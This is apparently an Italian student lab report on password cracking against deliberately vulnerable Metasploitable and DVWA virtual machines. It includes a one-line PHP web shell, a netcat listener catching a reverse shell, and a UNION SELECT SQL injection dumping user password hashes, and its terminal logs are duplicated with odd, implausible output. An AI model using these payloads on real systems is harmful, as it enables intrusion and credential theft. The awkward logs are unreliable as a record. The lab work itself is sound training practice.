

Traccia: password cracking

Ambiente:

- Kali Linux VM 192.168.1.100 Bridged
- Metasploitable VM 192.168.1.101 Bridged

ES:

```
kali@kali:~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data:
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=1.05 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=1.26 ms
^C
--- 192.168.1.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 1.258/1.454/1.651/0.196 ms

kali@kali:~$ nano shell.php
cat: nano: No such file or directory
<?php system($_GET['cmd']); ?>

kali@kali:~$ nano 1shell.php
kali@kali:~$ nano 1shell.php
kali@kali:~$ nc -l 1234

kali@kali:~$ nc -l -p 1234
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
14:30:57 up 27 min, 2 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -               14:04   1:02m  0.00s  0.02s  -bash
root     pts/0    :0:0           14:04   26:58m 0.00s  0.00s  -bash
uid=33(msf-data) gid=33(msf-data) groups=33(msf-data)
sh: no job control in this shell
sh-3.25$
```

```
msfadmin@metasploitable:~$ ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.768 ms
^C
--- 192.168.1.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.768/0.957/1.147/0.192 ms
msfadmin@metasploitable:~$
```

```
kali@kali:~$ nano shell.php
cat: nano: No such file or directory
<?php system($_GET['cmd']); ?>

kali@kali:~$ nano 1shell.php
kali@kali:~$ nano 1shell.php
kali@kali:~$ nc -l 1234

kali@kali:~$ nc -l -p 1234
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
14:30:57 up 27 min, 2 users, load average: 0.00, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -               14:04   1:02m  0.00s  0.02s  -bash
root     pts/0    :0:0           14:04   26:58m 0.00s  0.00s  -bash
uid=33(msf-data) gid=33(msf-data) groups=33(msf-data)
sh: no job control in this shell
sh-3.25$ ls
bin
boot
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
mshup.out
opt
proc
root
sbin
srv
tmp
usr
var
vmlinuz
sh-3.25$
```

```
msfadmin@metasploitable:~$ ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.768 ms
^C
--- 192.168.1.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.768/0.957/1.147/0.192 ms
msfadmin@metasploitable:~$
```

FileMacchinaVisualizzaInserimentoDispositiviAiuto

Damn Vulnerable Web Ap x

+

192.168.1.101/dvwa/vulnerabilities/sqli_blind/?id='UNION+SELECT+U

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



Password Cracking: Cos'è? Quali strumenti ho utilizzato?

Il Password Cracking è il processo di recupero di password da dati che sono stati memorizzati o trasmessi in un sistema informatico. Questo può essere fatto attraverso vari metodi, tra cui attacchi a forza bruta, attacchi basati su dizionario, phishing, e sfruttamento di vulnerabilità come SQL injection.

Per il cracking delle password utilizzando SQL injection e Netcat, ho utilizzato i seguenti strumenti:

SQL Injection: Questo metodo sfrutta vulnerabilità in applicazioni web che permettono l'inserimento di codice SQL malevolo nei campi di input. In questo modo, si possono eseguire query non autorizzate che recuperano informazioni sensibili come le password.

Netcat: Un versatile strumento di rete che può essere usato per stabilire connessioni remote, trasferire file, e creare backdoor. Nel contesto del password cracking, Netcat può essere utilizzato per connettersi al server compromesso e trasferire i dati delle password estratte o per eseguire comandi sul sistema remoto.